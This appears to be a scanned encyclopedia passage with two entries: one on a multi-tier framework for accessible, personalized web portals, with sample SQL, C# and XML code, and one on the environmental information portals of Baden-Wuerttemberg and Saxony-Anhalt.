Academic Portal: A logical extension of the teaching and learning environment. It is a customizable community portal environment that unifies academics, commerce, communities, and administrative services online through an integrated interface.

Accessibility: Accessibility means that people with disabilities can use, perceive, understand, navigate, and interact with the Web. For example, accessible Web sites can be navigated by people with visual, hearing, motor, or cognitive impairments. Accessible design also benefits people with older or slower software and hardware.

Content Management System: Software for facilitating the maintenance of content, but not design, on a Web site.

Convivial Site: A Web site aimed to provide a perception of university closed to the students. It offers the services online that the students usually look for in everyday life and it is the access point to the syllabus of university courses.

E-Learning: A didactic methodology providing online formative contents. A primary version of e-learning is the distance learning (FAD). The actual version of e-learning provides the possibility to design and manage lifelong learning systems in a coordinate and centralized way.

Internet Communication Tools: Services aimed to provide communication online and to foster interaction among the user. In a convivial site, the useful tools can be forum, calendar, newsletter, polls, RSS, SMS, chats, and blogs.

Syllabus: A document provided by the instructor of a course that explains the course material, what students are expected to do, and how students will be graded/evaluated. The syllabus outlines the course requirements, grading criteria, course content, faculty expectations, deadlines, examination dates, grading policies, and other relevant course information.

INTRODUCTION

Web portals constitute a rapidly evolving medium for transferring information and knowledge, as well as for establishing the means for cooperation and the coordination of activities among different parties. More specifically, a Web portal is a Web site that provides a gateway to resources available on the Internet or within an intranet. A Web portal typically includes a number of facilities for access and navigation of information, socialization, collaboration, and trade, as well as other user aid facilities. Although portals are accessed by a wide range of different parties, most portals are designed with limited attention to the different individual needs and preferences of Web users. As a result, they often present serious shortcomings in terms of usefulness, ease of access and use, and subjective satisfaction of the users.

Given the above, the necessity emerges for a systematic framework for developing Web portals that can be personalized according to different user needs and requirements. This article presents a design and development portal framework, along with the related methods, for producing portals that are *extensible*, *reusable*, *highly customizable*, and *accessible and usable by all*, including people with disabilities. The term *extensible* refers to the possibility of up-scaling a portal to support new functions, while the term *reusable* refers to possible alterations of a portal to address the needs of a different application context. Additionally, *customizable* refers to a portal implementation that enables end users to alter the interface with respect to their personal needs and preferences. Finally, *accessible and usable by all* refers to a portal that can be accessed and used in various types of context, and by target users with different characteristics and abilities, including people with disabilities.

Such a framework is intended to apply concepts and principles of universal access and design for all in the development of Web portals. Universal access concerns the right of all citizens to obtain and maintain access to a society-wide pool of information resources and interpersonal communication facilities, given the varieties of context (Stephanidis et al., 1998, 1999). In the context of universal access, design for all advocates a proactive approach towards products and environments that can be accessible and usable by the broadest possible end-user population, without the need for additional adaptations or specialised (re-)design.

The development of universally accessible portals entails the concept of Web accessibility. Web accessibility means access to the Web by everyone, regardless of disability (http://www.w3c.org). As a result, Web portals need to address the interaction requirements of the broadest possible end user population, including people with disability.

The framework presented in this article includes a Web portal architecture along with the related services, and adopts user profiling for personalization purposes, including customization of features that support accessibility and usability for diverse target user groups.

WEB PORTAL ARCHITECTURE

A multi-tier architecture is adopted in the Web portal personalization framework, as it allows separating the required user interface mechanisms from application logic and database storage. In particular, three layers are considered as necessary: data access, business logic, and presentation layer.

Data Access Layer

The data access layer is responsible for storing and communicating data between the database and the application.

Database Implementation

This layer uses stored procedures for faster retrieval or insertion in the database, reducing the amount of client side processing by looking up data, and maintaining key values and internal integrity. Furthermore, using stored procedures, the database server creates for each query a plan that includes all the information required to return the data effectively to the client. This plan is stored in the system's cache, so that it can be reused when needed (Dalton, 1997). Another advantage of the stored procedure is that the database server can create indexes, thus increasing the speed of interaction. An example of a stored procedure is presented in Figure 1.

The ability of a Web portal to support multilingualism is a fundamental principle in order to serve people with limited skills in foreign languages. Therefore, multilingualism needs to be supported both in terms of user interface and application content stored in the database. In the database layer, a design method for the separation of multilingual and non multilingual content is used. Each database table containing multilingual content is divided in two separate tables, one containing the non multilingual content and the other containing the multilingual one, as shown in Figure 2. In such a way, no redundant information is stored.

Figure 1. Stored procedure example

```
CREATE PROCEDURE wsDocumentsArea_da_SelectAllFolders
(
        @languageid tinyint
)
AS
SELECT    dbo.tbl_da_id_folderlist.tfoliid, dbo.tbl_da_id_folderlist.tfolinumber, dbo.tbl_da_id_folderlist.tfolilevel, dbo.tbl_da_id_folderlist.tfolipath,
            dbo.tbl_da_folderlist.tfolititle
FROM      dbo.tbl_da_folderlist INNER JOIN
            dbo.tbl_da_id_folderlist ON dbo.tbl_da_folderlist.tfoliidid = dbo.tbl_da_id_folderlist.tfoliid
WHERE     (dbo.tbl_da_folderlist.tfoliuslaid = @languageid)
GO
```

Figure 2. Example of multilingual database table



Figure 3. Example of Web-service implementation

```
[WebMethod(Description="", EnableSession=false)]
public DataSet SelectAllFolders(byte languageid)
{
    DataAccess.DataAccessObject obj = new DataAccess.DataAccessObject();
    DALParameters param = new DALParameters();

    param.AddParam("languageid",languageid);
    DataSet result1 = obj.ExecuteOleDbDataAdapter(ConfigurationSettings.AppSettings["wsDocumentsAreaSelectXMLPath"]
        , "SelectAllFolders", param);

    return result1;
}
```

Figure 4. Example of xml description implementation

```
<?xml version="1.0" encoding="utf-8" ?>
<wsDocumentsAreaSelect>
    <Method Name="SelectAllFolders">
        <StoredProcedure>
            <Name>wsDocumentsArea_da_SelectAllFolders</Name>
            <Type>SELECT</Type>
        </StoredProcedure>
        <Parameter>
            <Name InternalName="languageid">@languageid</Name>
            <Type>tinyint</Type>
            <Size>1</Size>
            <Direction>Input</Direction>
        </Parameter>
    </Method>
</wsDocumentsAreaSelect>
```

Web-Services: xml Descriptors

In the data access layer, the stored procedures created in the database are accessed by Web services (see Figure 3) that are subsequently available to the business logic layer. Web services can be easily implemented using xml descriptors for communicating with the stored procedures (Jorgensen, 2002). The xml descriptors (see Figure 4) provide information regarding the parameters, name, and return values of each procedure, while Web methods are used to read the xml descriptors, call the requested stored procedure, and return the results of the operation.

Business Logic Layer

The business logic layer incorporates the functions needed to implement the application. More specifically, this layer contains classes implemented with C# (Liberty, 2002) that form a higher level ontology specification of the database schema (see Figure 5). The aim of this layer is to transform the data received by the Web services of the data access layer to instances of the ontology specification. In order to achieve that, special methods are used to de-serialize the data received, and transform them into meaningful instances of the ontology. Additionally, this layer contains functionality that is used by the interface layer to perform certain actions. An example of such functionality is presented in Figure 6, where a function for retrieving folder details is illustrated. The aforementioned function receives three arguments. The first argument is used to determine the Web-method to be called and the other two arguments are transmitted to the selected Web-method. The results of each call are in turn deserialized and transformed into an array of business logic objects, as shown in Figure 5. This technique makes the business logic layer totally independent from the implementation of specific parts of the data access layer, allowing the replacement of the data access layer without redeveloping the business layer. This strategy is followed in order to make the development of the higher levels of the portal easier and closely coupled with the UI functionality abstracting, in that way, the logic that concerns how the user interface works by the actions it performs.

Presentation Layer

The presentation layer is responsible for the user interface of the system and incorporates the designs created during the design phase. For the interface layer, a *one page* based interface architecture is used. The term *one page* is used to define the portal structure where the content of each page requested by end users is composed by the union of the content provided by the portal template, and the content of the user components that are dynamically added at runtime. For each user page request, the portal needs to perform certain actions. Initially, when the user requests a page, an empty page container is loaded with no content at all. Subsequently, a form container is created to host all the specific page components. The next stage is to access and select the page template among several different templates available. The page template is used to provide the context and the positioning scheme. After the page template is loaded, the portal requests and loads the interface components that will be used to compose the final page to be sent to the client. For each component, the portal must specify the UI container (see Figure 7) that will host the particular content and the positioning of the component in the final page. With the completion of this process, the content is added to the appropriate container and then placed at their positions on the page. The process described is presented graphically in Figure 8.

A

Figure 5. Business logic layer's class

```
public class folderGeneralDetails
{
    private long        _folderId;
    private string      _folderTitle;
    private string      _folderNumber;
    private string      _folderPath;

    [Browsable(false),DesignerSerializationVisibility(DesignerSerializationVisibility.Hidden)]
    [XmlElement("tfoliid")]
    public long folderId
    {
        get
        {   return _folderId;   }
        set
        {   _folderId= value;   }
    }

    [Browsable(false),DesignerSerializationVisibility(DesignerSerializationVisibility.Hidden)]
    [XmlElement("tfolititle")]
    public string folderTitle
    {
        get
        {   return _folderTitle;    }
        set
        {   _folderTitle= value;    }
    }

    [Browsable(false),DesignerSerializationVisibility(DesignerSerializationVisibility.Hidden)]
    [XmlElement("tfolipath")]
    public string folderPath
    {
        get
        {   return _folderPath; }
        set
        {   _folderPath= value; }
    }

}
```

PERSONALIZATION-RELATED ISSUES

User profiling is used in the *presentation layer* in order to achieve accessibility and usability of a portal. In general, user profiling is defined as the process of gathering information specific to each user, either explicitly or implicitly. In the portal structure, a user profile typically includes demographic information about the user (such as age, country, education, disability, skill level, etc.), information about the individual's interests (e.g., in terms of professional or scientific needs), as well as individual patterns of use and behavior when interacting with the portal. This information is exploited in various ways towards tailoring the portal to the user's specific needs (e.g., through filtering of content of non-interest to the user, customization of the contents presentation, and portal structure).

More specifically, user profiling is used to enhance, among others, the following qualities of the portal.

Usefulness

User profiling based on individuals' interests is used for content-based filtering. This involves a process of classifying the contents of a portal in semantic categories. Then, the efficiency and effectiveness of information retrieval and presentation is improved, as information search is limited

Figure 6. Business logic layer's function

```
public folderGeneralDetails[] SelectFolders (string type,long sigid, short languageid )
{
    wsDocumentsArea objWs = new wsDocumentsArea();
    DataSetDeSerializer oS=new DataSetDeSerializer();
    folderGeneralDetails[] temparray = new folderGeneralDetails[1];

    if(type.Equals("sig"))
    {
        DataSet myDataSet = objWs.SelectSigFolders(sigid, languageid );
        temparray = (folderGeneralDetails[])oS.DataSetDeSerialization( myDataSet, typeof(folderGeneralDetails[]), "folderGeneralDetails" );

    }
    else if(type.Equals("brainstorming"))
    {
        DataSet myDataSet = objWs.SelectBrainstormingFolders(sigid, languageid );
        temparray = (folderGeneralDetails[])oS.DataSetDeSerialization( myDataSet, typeof(folderGeneralDetails[]), "folderGeneralDetails" );
    }
    else if(type.Equals("proposal"))
    {
        DataSet myDataSet = objWs.SelectProposalFolders(sigid, languageid );
        temparray = (folderGeneralDetails[])oS.DataSetDeSerialization( myDataSet, typeof(folderGeneralDetails[]), "folderGeneralDetails" );
    }
    else if(type.Equals("cdgs"))
    {
        DataSet myDataSet = objWs.SelectCDGSFolders(sigid, languageid );
        temparray = (folderGeneralDetails[])oS.DataSetDeSerialization( myDataSet, typeof(folderGeneralDetails[]), "folderGeneralDetails" );
    }

    if(temparray!=null)
    {
        return temparray;
    }
    else
    {
        folderGeneralDetails[] nulltemp = new folderGeneralDetails[1];
        nulltemp[0] =  new folderGeneralDetails();
        nulltemp[0].folderId = 0;
        nulltemp[0].folderTitle = "null";
        nulltemp[0].folderNumber = "null";
        nulltemp[0].folderPath = "null";
        nulltemp[0].parentFolder = 0;
        nulltemp[0].isEmpty = true;
        return nulltemp;
    }
}
```

to categories that match the user's specific profile (i.e., categories of interests). Content management is particularly important for Web portals, as the content of portals tends to be dynamic and subject to constant changes. Particular attention is paid to the classification of content in order to ensure the creation of comprehensive taxonomies, based on different target audiences and their information requirements, constraints or boundaries.

Accessibility

Web accessibility means access to the Web by everyone, regardless of disability. This implies that people with disabilities can perceive, understand, navigate, and interact with a Web portal. Additionally, the Web accessibility guidelines (WCAG) of the World Wide Web Consortium (W3C, http://www.w3.org/TR/WAI-WEBCONTENT/) play a critical role in making the Web accessible. These guidelines explain how to make Web content accessible to people with disabilities. However, following them will also make Web content more easily available to all users, whatever user agent they are using (e.g., desktop browser, voice browser, mobile phone, automobile-based personal computer, etc.) or constraints they may be operating under (e.g., noisy surroundings, under- or over-illuminated rooms, in a hands-free environment, etc.). Following these guidelines will also help people find information on the Web more quickly. The guidelines do not discourage content developers from using images, video, and so forth, but rather explain how to make multimedia content more accessible to a wide audience. The portal framework implies compliance with WAI WCAG (level AAA) guidelines to achieve the portal's accessibility. Additionally, predefined and configurable user profiles are elaborated, containing data about different individuals' interactions needs related to accessibility. These profiles allow the portal to filter information and even alter the portal structure to specific user needs and requirements. Two examples of the way the alternative page templates and UI containers can be used to enhance

Figure 7. UI containers



Figure 8. "One page" based interface architecture



the accessibility characteristics of the portal presented to each user are illustrated in Figure 9 and Figure 10. Figure 9 presents an example of the different stages of functionality abstraction in a container window in order to address the needs of sighed users in the less accessible version, and blind users in the more accessible version.

Figure 10 presents the transformation of the portal template to address the needs of sighted users in the less accessible version (three columns template), and blind users in the more accessible version (one column template).

Figure 9. Page template for UI container example 1



Figure 10. Page template for UI container example 2



Usability

In order to support enhanced usability, in the personalization framework, the structure and layout the portal can be customized to meet the individual user preferences. Users can define in their profiles, and select among different interaction styles the most suitable to their preferences in terms of Graphical User Interface components and layout options. The users may also further customize an interface by rearranging the order and structuring of pages, as shown in Figure 11.

CONCLUSION

This article discussed a framework for the development of Web portals based on: (1) an architecture supporting portal extensibility, reusability and customization, and (2) user profiling and related methods as an approach to overcoming usefulness, usability and accessibility limitations, and supporting personalization of portals. Using different individual's interaction needs and physical characteristics from user profiles, a portal can filter information and present it in a customized way, incorporating various user needs, and addressing accessibility related issues. Additionally, individual's user preferences can be also be gathered in user profiles, in order to configure the structure of the portal, the preferred GUI components, their layout, their absolute positioning, and their aesthetic characteristics.

In order to continuously preserve user support and satisfaction, a constant effort to improve portals should be adopted. For example, statistical information that is gathered and stored in user profiles during the interaction with the portal could be analyzed to build patterns of use, and identify the behavior of the user. Using information from the user profiles, a portal could transform the UI representations of the system and the interactive content presented, taking into account the user experience during the system use, to achieve usability of the system. Generally, these new usage patterns and preference matches may lead to very valuable improvements and innovations of the system.

KEY TERMS

Extensible: Portal that offers the possibility of up-scaling to support new functions.

Highly Customizable: Portal that enables end users to alter the interface with respect to their personal needs and preferences.

Reusable: Portal that supports alterations to address the needs of a different application context.

Universal Design: The conscious and systematic effort to proactively apply principles and methods, and employ appropriate tools, in order to develop interactive products and services which are accessible and usable by all, thus avoiding the need for a posteriori adaptations, or specialized design.

WAI: Web accessibility initiative.

WCAG: Web content accessibility guidelines.

Web Accessibility: Access to the Web by everyone, regardless of disability (http://www.w3c.org).

Web Portal: A Web site that provides a gateway to resources available on the Internet or within an intranet.

Accessing Administrative Environmental Information

INTRODUCTION

With the citizens being entitled to be provided with environmental information, the quantity increased, as did the efforts needed to find the desired information on the many distributed Web sites. The Environmental Information Networks (EIN) of Baden-Wuerttemberg and Saxony-Anhalt, presented here, shall serve as a central access platform that facilitates search by offering a thematically structured approach and various search options to the user. They both are instances of a pragmatic approach to the construction of environmental portals for the public.


BACKGROUND

In Germany, supply of environmental information belongs to the obligations of public administration. According to the Environmental Information Act (Umweltinformationsgesetz, 2005), citizens are entitled to have access to the environmental information available at an authority dealing with environmental tasks. For this reason, many authorities provide the corresponding information in the World Wide Web (WWW). Often, these developments have been made by the individual authorities in their own responsibility and are not embedded in a larger context. The Environmental Information Act makes an active supply of information obligatory for public authorities. This further enhances the role of the Internet as a means for the active provision of environmental information.

Many of the authorities' Web sites offer rudimentary search and navigation helps to the data only. Frequently, a full-text search is not available and no metadata, for example, keywords, are added to the usable contents. Links to related offers are often lacking completely or to a large extent. The contents have often been processed in line with the authority's organizational structure, but not according to criteria that seem logical to the user.

For the citizen, this means that the information searched for is often found only when the authorities and their structure

Figure 1. System architecture of the EIN: Components and interfaces



are known in detail. Even Internet search engines are not very helpful, as the large number of hits hides the information searched for.

With the German Environmental Information Network project gein® (http://www.gein.de) in 2000, an attempt was made to establish an environmental information portal on the federal level, which offers search functions for information provided by federal and state authorities. Based on the model of gein®, such an environmental portal also is considered a promising approach on the regional level for the states of Baden-Wuerttemberg (http://www.umwelt.baden-wuerttemberg.de) and Saxony-Anhalt (http://www.umwelt.sachsen-anhalt.de).

A first inventory of environmental information offers showed more than 100 relevant sites on the internet for the state of Baden-Wuerttemberg (2003) and more than 130 for the state of Saxony-Anhalt (2005). Due to the large number of sites from the municipal sector these have not been taken into account in the first step.

BASIC CONCEPTS

The development of this portal to an environmental information network is aimed at improving the networking of the distributed environmentally-relevant Web offers of the states of Baden-Wuerttemberg and Saxony-Anhalt (Schlachter, 2004a). The users from these states shall be given comfortable access from a central point.

Metadata on all information offers are compiled centrally by an editorial staff. This database represents the starting point for the operation of the portal. The data are stored persistently using a content management system (CMS) and updated in this system via a WWW interface. The CMS provides interfaces to other components, for example, full-text search and automatic keyword search. Moreover, its templates allow for the presentation of the data, the layout, and the generation of navigation.

A major prerequisite for the operation of such a portal is that no, or only a minimum, expenditure is needed for the maintenance of the Web sites referenced therein. Thus, the portal meets with the acceptance of the Web site operators.

Although the expenditure required for the integration of information offers in the EIN shall be minimized, individual interfaces have to be generated for certain information systems. This especially applies to offers that are generated dynamically, as they, for example, query statistical data or measurement values from databases. Moreover, the expenditure needed for the development of these interfaces shall be minimized.

The users of EIN are offered several access paths to the individual information offers, in particular a thematic access, full-text search, keyword search, and other specialized access options.

According to the requirements outlined in the Act on Equal Opportunities of Handicapped Persons (Gesetz zur Gleichstellung behinderter Menschen, 2002), the entire presentation is tailored to barrier-free access, that is, the structure of the contents offered is implemented largely semantically in HTML, while the layout is described by means of style sheets.

SYSTEM ARCHITECTURE AND COMPONENTS

The EIN system architecture consists of various individual components. Use of a maximum of standard components is envisaged. These components include:

- Central component, including
  - Central data storage
  - Maintenance interface for administrators and editorial staff
  - Presentation component
  - Data interface for external components
- Search engine for full-text search
- Search engine for keyword search
- Web server log file analysis and statistics tool
- Quality assurance tools

The central component of the architecture is implemented using a CMS. With its back-end database, it provides for the persistent storage of data and offers interfaces for administrators, editorial staff, and the users of EIN. In addition, the CMS supplies the necessary data to other components.

CONTENT MANAGEMENT SYSTEM (CMS)

The metadata are managed by a content management system (CMS). Thus, many functional parts of such a system can be used for the EIN. The most important function is the storage of the necessary data in the CMS or its back-end database. The maintenance interface for administrators and editorial staff may be mapped easily via the workflow support and the CMS authorization system.

The data interface for external components is implemented by making use of the programmability and extensibility of the CMS. Presentation of the contents as well as the automatic generation of navigation and menus for the portal may be accomplished using the template-based presentation mechanism of the CMS. This technology also facilitates the implementation of a barrier-free Web presentation (Chaves, 2003).

A major advantage of the CMS used is its capability of using ontology to link the data contained. All metadata are modelled as concepts and relations connecting these. Based on ontology, navigation, and search facilities could have been designed and implemented easily.

Figure 2. A thematic issue selected in the EIN of Sachsen-Anhalt

THEMATIC ACCESS AND NAVIGATION

By a thematic approach, the variety of offers is limited by consistent grouping to certain environmental issues selected, such as soil, water, nature protection, etc. Experience gained from the use of the gein® portal shows that a lean and flat structure complies most with the wishes of the user.

Administration of the environmental issues also takes place by means of the CMS. The environmental issues are defined as an own-object class and may be linked with other contents of the CMS via relations. On the basis of these data, the corresponding templates generate corresponding menus and, thus, navigation in the EIN.

Each of the offers integrated in the EIN is assigned to a few environmental issues of high priority by relations. Moreover, it may also be assigned to other issues of lower priority. This assignment is then reflected by the order of presentation of a certain environmental issue. For later extensions, these issues may be refined.

FULL-TEXT SEARCH

A full-text search makes accessible all Web sites connected to the EIN. Via a corresponding data interface, it uses the metadata stored in the content management system, and the data are also made available to other components and possible extensions.

Indexing of the individual Web sites takes place by means of a crawler that indexes complete Web sites in a fully automatic manner based on the references contained.

Figure 3. User interface of the EIN of Baden-Wuerttemberg

For individual Web sites, adaptations to this type of full-text indexing have to be made and the respective interfaces have to be generated.

The full-text search allows searching either all or only a part of the indexed Web sites. The user has the possibility of limiting full-text searches to such Web sites that are assigned to one or several of the aforementioned environmental issues. This thematic limitation of search means a major progress as compared to conventional search of all Web sites, which may result in a number of irrelevant hits.

Full-text search also is available for single Web sites and for use in other environmental information systems. In the near future, full-text search will make its results available in the OpenSearch format (http://opensearch.a9.com).

SEMANTIC NETWORK SERVICES (SNS)

The contents of the Web offers integrated in the EIN are not opened up by full-text search alone, but also via a keyword search. The semantic network services (Bandholtz, 2003) developed on behalf of the Federal Environmental Authority (Umweltbundesamt), and used in the gein® portal, offer a fully automatic keywording of WWW sites under semantic integration of an environmental thesaurus, geographical names, and chronology. Ambiguities are resolved by a context analysis. Keywords are weighed with respect to their significance to a special document.

The EIN uses the Web service interface of the semantic network services for indexing of all documents contained. Relations between certain keywords and documents, as well as metadata, are stored in a special database.

OTHER ACCESS OPTIONS FOR USERS

Some environmental information items are updated regularly, partly at very short intervals. Among them are current air and radiation measurement values, flood forecasts, and water levels. In a special area, the user is granted access to these frequently requested information items.

Via another access, the offers integrated last in the EIN and containing major novelties are presented to the users.

In addition, a list of suppliers of environmental information is provided, such that the data can be accessed via names of authorities or institutions. To generate this information, the data collected in the database are used.

INCORPORATION OF SPECIAL OFFERS

Many, but unfortunately not all, offers can be integrated in the EIN without any further adaptation. This especially applies to systems that entirely or partly consist of dynamically generated sites that can be reached via form-based queries only.

An example of such an offer is the Web site of the Statistical State Office of Baden-Wuerttemberg (http://www.statistik-bw.de), which largely consists of dynamically generated tables that are transferred to the user following a selection via a form. A second example is the Web site "Environmental Data and Maps Online" (http://brsweb.lubw.baden-wuerttemberg.de/), which provides access to a large number of current and historic values measured, e.g., radioactive radiation or emission data.

For such Web sites, the corresponding interfaces or adaptations have to be generated. In the case of the Statistical State Office, an additional, automatically generated site was established apart from the already existing Web offer. This site is used as a starting point for the crawler of full-text search and offers links to all relevant sub-pages.

QUALITY ASSURANCE

To reach a maximum quality of the information offered, quality assurance tools are available in the EIN. In particular, availability of the Web sites integrated in the EIN is checked at regular intervals. Furthermore, the administrators and editorial staff are informed automatically about larger structural or contents-related modifications on Web sites and, if necessary, may interfere with failed indexings of the Web sites or adapt changed URIs.

A great challenge of quality assurance is the detection of redundant contents and information fragments delivered by content management systems.

IMPLEMENTATION

Prototype development in 2003, to demonstrate basic functioning, was followed by the development of a first productive system for the state of Baden-Wuerttemberg in 2004. In January, 2006, a second instance for the state of Saxony-Anhalt went online.

The present implementation is based on a CMS with a back-end database. The software WebGenesis (http://www.Webgenesis.de) developed by the Fraunhofer Institut für Informations- und Datenverarbeitung (IITB, Fraunhofer Institute for Information and Data Processing) and a MySQL database are applied.

Both in the prototype and the productive version, the Open-Source search machine ht://Dig (http://www.htdig.org) is employed for implementing full-text search. Due to its variety of configuration options, it guarantees sufficient flexibility for indexing Web sites and the search functions required. Configuration files for the full-text search machine are generated regularly via the data interface of the CMS.

FUTURE TRENDS

In the near future, the full-text search engine will be replaced by a more efficient and more flexible system. For this purpose, alternative products are being examined at the moment, among others, the open-source frameworks Lucene/Nutch (http://lucene.apache.org). It is also planned to extend the features of the keyword search. In this way navigation on the environmental thesaurus shall be made possible for the user. From a given environmental issue as a starting point, the user shall be able to navigate along the hierarchy and associations to find the documents desired. For the comfort of the user, personalization of the portal shall be integrated in future versions.

While the idea of an Environmental Markup Language (EML) (Arndt, 2000) was not well accepted by the environmental community, the concept of a Semantic Web (Berners-Lee, 2001) has the potential to meet its needs and is currently being established as a world-wide standard. Consequently, environmental applications and data sources have to be enabled to generate such machine-readable data. Thus, the EIN has to improve its search facilities by incorporating a semantic search. The semantic Web will make more information accessible to the user and at the same time expenses can be reduced, since the programmer will be spared of the task to implement individual interfaces for each application.

CONCLUSION

With the EIN, distributed information is offered by the environmental administrations of the states of Baden-Wuerttemberg and Saxony-Anhalt to the user in a transparent and clear manner.

